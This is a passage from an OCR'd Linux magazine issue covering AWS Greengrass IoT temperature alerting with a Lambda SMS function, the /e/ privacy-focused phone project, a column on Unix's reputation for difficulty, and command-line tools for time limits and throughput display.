A simple function test is now possible from the Amazon Web Console. The IoT area has a *Test* menu entry that offers the option of either subscribing to an MQTT topic from the web browser or publishing news in a topic. Because the test now takes place on the receiving side, you can enter a hash tag (#) by *Subscription topic* to receive all messages. If several cores are already in use, you need to use a finer filter. After a wait of one minute, a message appears (Figure 2), which means the Rasp Pi is sending messages to the AWS IoT system as the Greengrass Core. The only thing missing is alerting.

Alerting

Although you can now tap into the MQTT system from the outside and generate alarms, it would require a separate computer. Instead, Lambda Serverless Computing comes into play; you can upload code, and other functions or similar events trigger the alarms. One of these sources can be the MQTT stream from the IoT area.

AWS also offers an inexpensive service for sending SMS messages, among other things. For the Lambda function to use these functions later, you must first create a role (Listing 10) that allows it:

```
aws iam create-role ➥
  --role-name mysnsrole ➥
  --assume-role-policy-document ➥
  file://snsrolle.json --path /
```

When you then create a new Lambda function in the web console, AWS prompts you for a role. Select *Choose an existing role* and the previously created *mysnsrole* (Figure 3). On the next page, enter the code shown in Listing 11.

The last step is to create a trigger. Figure 4 shows the top of the function page. The possible triggers are listed on the left. One trigger is *AWS IoT*, which you need to select and configure as a rule. In the pop-up, choose *Create New Rule*, assign a name, and type *'select * from "iot/temperature"'* in the *Rule Query Statement* line. Now every message from the Rasp Pi triggers a script run.

The JSON block sent by MQTT reaches the function as the Python `event` hash. For example, if it is too hot, AWS sends a text message.

Conclusions

The volume of Python code for this project is manageable; the setup shown here looks more complicated




Figure 2: The client's message in the test console.

Listing 10: Role for SMS

```
01 {
02   "Statement": [
03     {
04       "Action": "sts:AssumeRole",
05       "Effect": "Allow",
06       "Principal": {
07         "Service": "lambda.amazonaws.com"
08       }
09     }
10   ]
11 }
```

Listing 11: SMS Senders

```
01 import json
02 import boto3
03
04 ses = boto3.client('sns', region_name= 'eu-west-1')
05 print('Loading function')
06
07
08 def lambda_handler(event, context):
09   # TODO implement
10   temp = event['temperature']
11   if(temp > 30):
12     ret = ses.publish(
13       PhoneNumber="+49162000000",
14       Message="Temperature is " +str(temp))
15     return(ret)
16
17   return {
18     "statusCode": 200,
19     "body": json.dumps('All is well')
20   }
```

than it really is. Nevertheless, it still involves a good deal of trial and error, because the documentation does not explain the setup from the command line very well, as it does for the web console.




Figure 3: Web console dialog for creating a Lambda function.




Figure 4: The web console page for the function. The triggers are listed on the left.

At the end of the day, I created a 15-line shell script and an Ansible Playbook, which was also very manageable, for provisioning the Rasp Pi. The logical consequence of the Greengrass concept is that you can run any code on your own devices at no cost.

Because practical deployments often involve a large number of devices, a simple approach to centralizing code distribution is extremely important, which is what this solution accomplishes. The entire communication is secured by TLS, which is not the case with many self-made solutions, and you can update the Greengrass software with an over-the-air agent (OTA). ■■■

Info

[1] MQTT: *https://mqtt.org*

[2] AWS: *https://aws.amazon.com/*

[3] Azure: *https://azure.microsoft.com*

[4] GCE: *https://cloud.google.com*

[5] Lambda: *https://aws.amazon.com/lambda/*

[6] IoT Core: *https://aws.amazon.com/iot-core/*

[7] IoT Greengrass: *https://aws.amazon.com/greengrass/*

[8] IoT Greengrass Developer Guide: *https://docs.aws.amazon.com/greengrass/latest/developerguide/what-is-gg.html*

[9] GitHub repository of the Adafruit library: *https://github.com/adafruit/Adafruit_Python_DHT*

MakerSpace

Update on a new free phone

Goodbye eelo, Hello /e/

With a name change, Gaël Duval's quest for a free phone with supporting infrastructure rapidly moves ahead.

By Bruce Byfield

In late 2017, Gaël Duval (Figure 1), best known as the founder of Mandrake Linux [1], made headlines with the announcement of eelo – both a free phone and the infrastructure required to support it. Eighteen months later, the project has changed its name to /e/ – which Duval says "is meant to be the symbol for 'your data is your data'" because of the similarity to the name of a human resources company – but is otherwise in rapid development [2]. In fact, the e Foundation, the nonprofit organization behind /e/, will likely have begun operations by the time this article is released.

/e/ remains a deeply personal project for Duval. It began with Duval's realization that, after a decade as an iPhone and macOS user, "I had become lazy and that my data privacy had vanished" [3]. Not only was he using a proprietary operating system, but he had entered "voluntary servitude" to Google's range of services and was giving out more personal information than he preferred. According to a study in August 2018 by Douglas C. Schmidt at Vanderbilt University, even when not using a Google service, the average mobile phone connects to Google servers 91 times per hour if using Android, or 51 times per hour if using iOS. Or, to put things another way, Android phones transmit 11.5MB to Google daily, an iPhone 5.7MB (Figure 2) [4]. Figure such as these lead /e/ to talk about "data slavery."

Figure 1: Gaël Duval, the founder of Mandrake, is back in the headlines with the /e/ project.




Figure 2: The average smartphone is constantly sending data to Google servers, even when no services are being used.

Lead Image ©andegro4ka, 123RF.com

Duval decided to reclaim his privacy by developing /e/. In a blog post to announce /e/'s beta in September 2018 [5], he summarized his goals as:

- *"Be free from Google (no Google services, no Google search, no Google Play store, etc.)*
- *"Be far more respectful of user's data privacy.*
- *"Be attractive enough so that Mom and Dad, children and friends would enjoy using it even if they aren't technophiles or geeks."*

To meet these goals requires not only phone hardware and an operating system, but also an ecosystem of services (Figure 3).

These goals were apparently highly attractive to potential users, 1,500 of which helped /e/ to raise the equivalent of over $107,000 in its first crowdfunding effort – three and a half times the campaign's goal [6]. From Duval's original inspiration, /e/ has grown into a nonprofit with some 50 volunteers including software engineers, marketers, and translators, working on both software and hardware. It is followed by an active community forum of at least 5,000 members. The e Foundation is nonprofit, but holds /e/'s trademarks and copyrights in trust for the community. The intent is to do some business to raise revenue. In 18 months, /e/ has gone from one man's conviction to the equivalent of a small company.




Figure 3: /e/ is developing both the hardware and a full range of services.

Operating System and Interface Development

As of mid-April 2019, most of the original development goals have been reached, Duval recently told me. The project now has a ROM-based operating system forked from Lineage OS 14.1, a free version of Android, and its own graphical interface called BlissLauncher that is starting to include its own widgets. Online services are available from a single entry point where images, documents, calendars, notes, and emails are accessed. These accounts, which have included 5GB of free storage since September 2018, have been tested by 2,800 users.

Still in development is an app store that is mixing free Android apps and Android apps from F-Droid, an Android repository whose main repository contains only free-licensed applications [7]. Scheduled for release in the second or third quarter of 2019, the upcoming store will immediately display a privacy score, and later a score that indicates how much energy each app uses.

This beta release is functional enough that Duval says that, "I moved from my last iPhone to /e/ two months ago, and I really feel comfortable for daily usage! I'm not using Gmail any more, no Google Maps any more, and no Google Search any more. My location is not sent to Google, my documents are synced to a secure place and I'm not feeding a business model based on ads. I can set privacy-compliant DNS explicitly, I can use GPG encrypted email easily, and, most importantly, it's not a hack for geeks. [Everything] is integrated as much as possible, with a nice user interface. You start it, you use it, all without the need to customize things."

Other features are also in development. Due in mid-2019 is the ability to uninstall most of the apps preloaded with the operating system. According to Duval, users will also be able to choose a user profile at installation to choose a set of apps and settings.

Hardware Development Problems

The original plans for /e/ called for selling branded smartphones by the start of 2019 (Figure 4). However, in contrast to the development of the software and the /e/ operating system, hardware development has proved more challenging than expected.

The most obvious problem is the cost of development. As Duval explains, "designing an attractive and innovative

Figure 4: An early prototype of an /e/ phone.

smartphone can be very expensive." Although /e/'s crowdfunding campaign was impressive, especially for a nonprofit organization, it is only a fraction of the amount needed for hardware development. And finding investors willing to support a nonprofit is not easy.

Less obviously, the project is competing against a near-monopoly in phones. Specifically, Duval says, "big name manufacturers cannot really ship /e/, because of the agreements they have with Google for Google's Android". The fact that /e/'s operating system is two generations away from Android and remains compatible with mainstream Android is not enough to allow the Foundation to do business with major manufacturers – which, in turn means that /e/ phones are unlikely to be sold by major vendors, either.

Because of these problems, the e Foundation is looking for creative alternatives. In May 2019, /e/ plans to launch a mail-in service for users or small corporations, which for a fee can ship their phones to the Foundation and have them flashed with the /e/ operating system. In May, the Foundation also plans to begin selling refurbished smartphones with a still-unannounced partner. "This will be a great opportunity to have nice smartphones for a very affordable price," Duval says. The refurbished phones will be initially sold in Europe, with sales in the United States and other parts of the world added as partners are located.

Additionally, Duval and the /e/ team hope to have agreements with original design manufacturers (ODMs), hardware developers who do custom orders, and are in discussion with three ODMs. Duval's hope is that "we should be able to sell a new, high-end device with /e/ installed" by the second half of 2019.

So far, no prices have been announced for these services or products. However, /e/ can now be flashed on some 70 phone models, and the adventuresome can download the supported versions of the /e/ operating system and flash phones for themselves. However, Duval notes that it is "still difficult to support very recent hardware."

Also, as Duval has noted from the start, the first phones released by /e/ are unlikely to be completely free. Many, if not all, will contain proprietary firmware that will eventually need to be replaced. "But it will take time," Duval warns. "Probably, we will partner with others on this." Meanwhile, /e/'s phones will be as free as the average laptop or workstation – not completely free, but better than what is currently available at the average mall phone kiosk.

Looking for the Advantage

When eelo was first announced, I wrote that, "of all the attempts to build a free phone to date, eelo is by far the most ambitious and comprehensive" [8]. I added that Duval's business experience was likely to help improve the project's odds of success.

Returning for a second look 18 months later, those opinions have only been confirmed. If what the project has done is not everything backers might have hoped, it is impressive all the same, especially for a product as challenging as a free phone.

Moreover, Duval and the /e/ team are continually looking for anything that can help their success. "I'd be very interested," Duval says, "in receiving input from users of the Linux desktop: Would they consider /e/ as the perfect companion on the mobile? What can we do to make a bridge between what we are doing, and the Linux desktop they use? And also: What professional needs do you have?"

This attention to detail suggests that, despite the challenges facing /e/, the project is about to make its mark. ■■■

Info

[1] Mandrake Linux: *https://en.wikipedia.org/wiki/Mandriva_Linux*

[2] e Foundation: *https://e.foundation/*

[3] /e/'s origin: *https://www.indidea.org/gael/blog/leaving-apple-google-eelo-odyssey-introduction/*

[4] Google privacy: *https://digitalcontentnext.org/blog/2018/08/21/google-data-collection-research/*

[5] /e/'s goals: *https://hackernoon.com/leaving-apple-google-e-first-beta-is-here-89e39f492c6f*

[6] First crowdfunding campaign: *https://www.kickstarter.com/projects/290746744/eelo-a-mobile-os-and-web-services-in-the-public-in*


[7] F-Droid: *https://f-droid.org/*

[8] "Open Hardware – eelo," by Bruce Byfield, *Linux Magazine*, issue 208, March 2018, pp. 66-68: *http://www.linux-magazine.com/Issues/2018/208/Open-Hardware-eelo*

Free software licensing and the open source development model mean that FOSS tools are oh so easy to create and extend. If you don't like the solution, create your own! Over the years, with thousands of open source developers all working on building better mousetraps, the Linux environment has accumulated a vast array of small utilities that help with small but important tasks. This month we feature some useful command-line tools that will save you some steps if you ever need them. We also study some clever extensions that add power and convenience to your LibreOffice experience, and we continue our tutorial series with installments on Bash functions and the FreeCAD 3-dimensional design tool.

Image © Olexandr Moroz, 123RF.com

LINUXVOICE



IT Highlights at a Glance

Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox. Subscribe today for our excellent newsletters:

ADMIN HPC • ADMIN Update • Linux Update

and keep your finger on the pulse of the IT industry.

Admin and HPC: **https://bit.ly/HPC-ADMIN-Update**

Linux Update: **https://bit.ly/Linux-Update**

Photo by Parker Byrd on Unsplash

MADDOG'S DOGHOUSE

Jon "maddog" Hall is an author, educator, computer scientist, and free software pioneer who has been a passionate advocate for Linux since 1994 when he first met Linus Torvalds and facilitated the port of Linux to a 64-bit system. He serves as president of Linux International®.

Unix can come across as unfriendly to the uninitiated, but its complexity can often make things simpler in the long run. BY JON "MADDOG" HALL

Unix, not just for geniuses

"Unix is very simple. It is just that it needs a genius to understand its simplicity." – Dennis Ritchie

I was reminded of this saying recently by someone who asked what Dennis Ritchie would say about Unix "40 years and systemd later."

I think Dennis would say the same thing.

Most of the people who describe Unix (and GNU/Linux) as being "unfriendly" or "hard" are typically comparing the interface to either Apple's graphical user interface or Microsoft Windows. Unix's graphical interface is released by many distribution creators (Debian, Ubuntu, Mint, Red Hat, SUSE, or dozens of others) and driven (for the most part) by two completely different sets of graphical code (KDE or Gnome) and several different desktop metaphors.

Both macOS and Microsoft Windows are designed by companies who dictate what the interface looks like and how it should work, which is a big difference.

Underneath the graphical interfaces of Unix and GNU/Linux is a command-line interface collectively called "shell," but made up of hundreds of small programs that are loosely tied together with a mechanism called "pipes and filters." These programs follow a loose specification for the program name, some options, some file names, and special symbols that allow these programs to be put together into some very powerful "shell scripts" to do various tasks. Unfortunately, like many natural languages, while the underlying words and grammar are much the same, from time to time there are "exceptions" which make them a little harder to learn.

Over time, even the basic syntax of "shell" has changed as people looked at the problems they were trying to solve and made "shells" that (for the most part) were "upward compatible". The Bourne Shell, the C Shell, the KornShell, and the Bourne Again Shell (Bash) all tried to move the shell command syntax forward in their own ways.

People complain about the "arcane" names of the commands, but forget a couple of things. First of all, Unix was created using very slow terminals, often typing only five characters per second. Having long, descriptive command names meant not only more time typing (and printing), but greater use of paper, storage, and other precious resources. Of course, this is less of an issue today, but the command names were set a long time ago.

Secondly, a "descriptive" name may only be "descriptive" in your own native language. The `DIR` of DOS was "descriptive" if you spoke English and realized it meant "DIRECTORY." To a Spanish or Italian person, it might not be as descriptive, and to a Japanese or Chinese person, not descriptive at all. `ls`, does stand for "list," which is actually what the command does, so it is fairly descriptive in English. `awk` is a harder description until you realize it was written by three people whose names began with "a", "w," and "k."

Third, graphical interfaces are usually good if you are dealing with a few objects that will go into your calculations, and if you are setting up your objects the way the designer of the interface expected, but when you start dealing with hundreds or thousands of objects, which may be arranged in a way the programmer did not intend, your graphical interface "ease of use" may start to break down.

A friend of mine was in charge of 3,000 server systems at a large German bank. He had four system administrators under his direction. I asked him why he used GNU/Linux instead of Microsoft's Windows NT. He told me "If I tried to use Windows NT, I would need 2,999 administrators."

Today, there are network administration programs that might help him manage those 3,000 WNT systems, but shell scripts did the job of managing 3,000 servers at that time.

Unix (and Linux) are still "simple" systems, but the simplicity has to be balanced with efficiency and market forces.

You can argue whether systemd is needed particularly if you are only talking about a single laptop or a LAN. People could argue that systemd would not have been practical in the 1980s, but it is necessary now or will be in the future.

What most people think of as "complex" was simply "different." Once people get over the learning curve, they realize that the "complexity" often makes tasks easier than trying to bend a graphical program to do something that the programmer had not intended.

One thing that every "Open Source" person should consider is not to give the beginner the impression that you have to be a "genius" to use Unix and GNU/Linux. This will just turn them off. Instead help them get started and find (as many have) that Unix and GNU/Linux really are friendly.

Our world is becoming more complex. The challenge is to handle the complexity in a way that people can understand and manage it. That is what takes genius. ■■■

Overview of some little Linux tools

Under the Desktop

The command line has many smart tools that hardly anyone knows about. We introduce some of the most useful.

BY FRANK HOFMANN AND AXEL BECKERT

On close inspection, Linux turns out to be a veritable bag of tricks in the form of command-line tools. Besides the popular standard tools, Linux has numerous useful, but virtually unknown, exotic specimens – or have you already heard of `timelimit`, `timeout`, `pv`, `bar`, `pipemeter`, `dd`, `cpipe`, and `progress`?

Many of the tools can be found in the *coreutils* [1] package, which many distributors consider essential and therefore include in the standard installation. If, contrary to expectations, it is not installed on the distribution you are using, you can install it with the distro's package manager.

In this article, we refer to the software packages containing the tools discussed here for Debian, Ubuntu, and their derivatives. For other distributions, the package to be installed might have a different name.

Time Controlled

The commands that schedule programs for execution include `sleep`, `batch`, `cat`, `atq`, `atrm`, and `crontab`, but commands are rarely used to limit the run time of a call. This category includes tools like `timeout` from *coreutils* and `timelimit` from the package of the same name. Figure 1 shows how to use `timeout` to cancel the execution of a command after 10 seconds.

Figure 1: The `timeout` command limits the execution time of a program – to 10 seconds in this example.

Table 1: timelimit Parameters

Switch	Explanation	Default
-s	Signal for orderly termination of the process	15 (*SIGTERM*)
-t	Run time of the process until termination signal	3600 seconds
-S	Signal for final termination of a process	9 (*SIGKILL*)
-T	Wait time between exit and cancel signal	120 seconds

If a program persistently refuses to terminate, you would usually send the `SIGKILL` signal to the offending process ID. Timeout relieves you of this task. It has a `-k` (short for `--kill-after`) option that is followed by the name of the signal to be sent. The call from the following command sends signal 9 (`SIGKILL`) to the tail process after 10 seconds:

```
$ timeout -s9 10s tail   -f /var/log/messages
```

The `timelimit` tool does the same job, but it sends a warning signal in advance then waits a specified period of time before sending signal 9 (`SIGKILL`) to the process for final cancelation. Unless you specify otherwise, the program uses the options and values specified in Table 1. The call

```
$ timelimit -t10 tail   -f /var/log/messages
```

demonstrates how to influence the time to final exit.

Transferring Data

Some tasks require you to transfer images from partitions, SD cards, or hard drives – be it to store an ISO image on a USB stick or to back up data with `ssh` to another computer. Often the `dd` and `zcat` commands are used with a pipe; sometimes just a `cp` in the terminal is sufficient.

Because the commands often transfer large amounts of data, a progress indicator would be useful to estimate how long the transfer will take. The `zcat` and `cp` commands do not offer this option, but `dd` has the `status=progress` op-

Table 2: Metering Throughput

Command	Package
pv	*pv*
bar	*bar*
pipemeter	*pipemeter*
dd	*coreutils*
cpipe	*cpipe*
progress	*progress*

tion, available since coreutils v8.24 (July 2015); thus, it is still missing in distributions like Ubuntu 14.04 Trusty LTS or Debian 8 Jessie. However, you have a few alternatives for measuring throughput (Table 2).

Except for `progress`, the commands all work in a similar way, routing the data stream through a pipe to a corresponding command (e.g., `pv`) [2], which in turn indicates throughput on the terminal and the amount of data already processed (Listing 1, first call). If you enter `pv -s` and the size of the expected amount of data (Listing 1, second call), it calculates the total duration and outputs a progress bar (*ETA*/*eta*=estimated time of arrival, i.e., to finish).

The `bar` (Listing 2) and `pipemeter` (Listing 3) programs work in a similar way. Also, `dd` in Ubuntu 16.04 LTS and Debian 9 Stretch includes a progress indicator (Listing 4).

The `cpipe` command works somewhat differently, requiring you to specify a parameter (Listing 5). Moreover, it outputs a separate line for each cycle measured. With the `-s` option, you can limit throughput speed, if necessary.

The `progress` tool serves the same purpose but works in a fundamentally different way than the utilities previously presented, because you do not pipe data to it. Instead, it looks externally at the processes and usually finds the right program. If you call it at a time when you are not moving any data back and forth, it tells you what tools it is looking for (Listing 6).

If you call the

```
zcat <Archive>.gz > /dev/null
```

command in a shell and start `progress` in another, you will see output like:

```
$ progress
[19153] gzip /home/abe/Images/
  Raspberry_Pi/9pi.img.gz
       14.0% (17.1 MiB / 121.8 MiB)
```

The number in square brackets at the beginning of the output is the process ID. Unlike other programs, `progress` does not analyze the amount of decompressed data in archives, but rather the size of the compressed file on the filesystem. The tool looks in real time at the running programs to see where they are in the file opened for reading.

The call above only returns a snapshot of the current state. If you want to observe the process of copying data over a longer period of time, you use the `-m` (monitoring) switch; of course, you should start `progress -m` only if a suitable process is running. The software terminates automatically if it can no longer find a suitable process.

Listing 1: Piping to pv

```
$ zcat 9pi.img.gz | pv > /dev/null
 480MiB 0:00:04 [ 116MiB/s ] [       <=>                 ]

$ zcat 9pi.img.gz | pv -s 480M > /dev/null
 178MiB 0:00:02 [76.5MiB/s]
                [===========>              ] 37% ETA
```

Listing 2: Piping to bar

```
$ zcat 9pi.img.gz | bar > /dev/null
 480.0MB at  120.0MB/s  elapsed:   0:00:04
Copied: 503316480B (480.0MB)
Time:  4 seconds
Throughput: 125829120B (120.0MB/s)
$ zcat 9pi.img.gz | bar -s 480M > /dev/null
 119.1MB at   59.5MB/s  eta:   0:00:06   24% [======                  ]
[...]
 480.0MB at  120.0MB/s  eta:   0:00:00  100% [========================]
Copied: 503316480B (480.0MB) (100% of expected input)
Time:  4 seconds
Throughput: 125829120B (120.0MB/s)
```

Listing 3: Piping to pipemeter

```
$ zcat 9pi.img.gz | pipemeter > /dev/null
 120.00M/s 480.00M 8.00k 0:00:04

$ zcat 9pi.img.gz | pipemeter -s 480M > /dev/null
[********------------------------] 115.18M/s 115.18M 24.0% 0:00:03
[?]
[********************************] 120.00M/s 480.00M 100.0% 0:00:04
```

Listing 4: Piping to dd

```
$ zcat 9pi.img.gz | dd status=progress > /dev/null
473956864 bytes (474 MB, 452 MiB) copied, 4 s, 118 MB/s
983040+0 records in
983040+0 records out
503316480 bytes (503 MB, 480 MiB) copied, 4.18 s, 120 MB/s
```

The `-M` rather than `-m` option disables the automatic exit. In this way, you can call `progress` before you start transferring data. In principle, this mode is equivalent to `watch progress`. Armed with both options, the tool displays a read rate, including an extrapolation of the remaining time:

```
$ progress -mM
[21040] gzip /home/abe/Images/
  Raspberry_Pi/9pi.img.gz
       66.0% (80.4 MiB / 121.8 MiB)
         40.0 MiB/s remaining 0:00:01
```

As you have already seen, `progress` supports numerous tools by default. If a required tool is missing, you can tell the utility about it with the `-c <Program>` (only this program) and `-a <Program>` (also this program) options. The tool then searches for matching calls with read and write operations in open files, monitors them, and outputs the matching data.

Conclusions

The tools presented here add a kick to the daily grind at the command line, although they differ in detail: Some offer more features, whereas others focus on the essentials. Before using the tools, you should browse their man pages, which you can do up front even before installing the tools by reading the help pages online [3]. ■■■

Listing 5: Piping to cpipe

```
$ zcat 9pi.img.gz | cpipe -vt > /dev/null
thru: 1.144ms at 109.3MB/s ( 109.3MB/s avg) 128.0kB
thru: 1.223ms at 102.2MB/s ( 103.8MB/s avg) 256.0kB
thru: 1.525ms at 82.0MB/s ( 95.1MB/s avg) 384.0kB
thru: 1.605ms at 77.9MB/s ( 89.9MB/s avg) 512.0kB
thru: 1.719ms at 72.7MB/s ( 85.5MB/s avg) 640.0kB
thru: 1.542ms at 81.1MB/s ( 84.6MB/s avg) 768.0kB
thru: 1.611ms at 77.6MB/s ( 83.3MB/s avg) 896.0kB
thru: 1.658ms at 75.4MB/s ( 82.1MB/s avg) 1024.0kB
thru: 1.538ms at 81.3MB/s ( 81.9MB/s avg) 1.1MB
thru: 1.599ms at 78.2MB/s ( 81.4MB/s avg) 1.2MB
thru: 1.704ms at 73.4MB/s ( 80.5MB/s avg) 1.4MB
thru: 1.473ms at 84.9MB/s ( 80.8MB/s avg) 1.5MB
```

Listing 6: progress Tools

```
$ progress
No command currently running: cp, mv, dd, tar, cat, rsync, grep, fgrep, egrep, cut, sort, md5sum, sha1sum, sha224sum,
sha256sum, sha384sum, sha512sum, adb, gzip, gunzip, bzip2, bunzip2, xz, unxz, lzma, unlzma, 7z, 7za, zcat, bzcat, lzcat,
split, gpg, or wrong permissions.
```

Info

[1] coreutils: *https://packages.debian.org/coreutils*

[2] Progress bar with pv and progress: *https://www.howtoforge.com/tutorial/how-to-monitor-progress-of-linux-commands-using-pv-and-progress-utilities/*

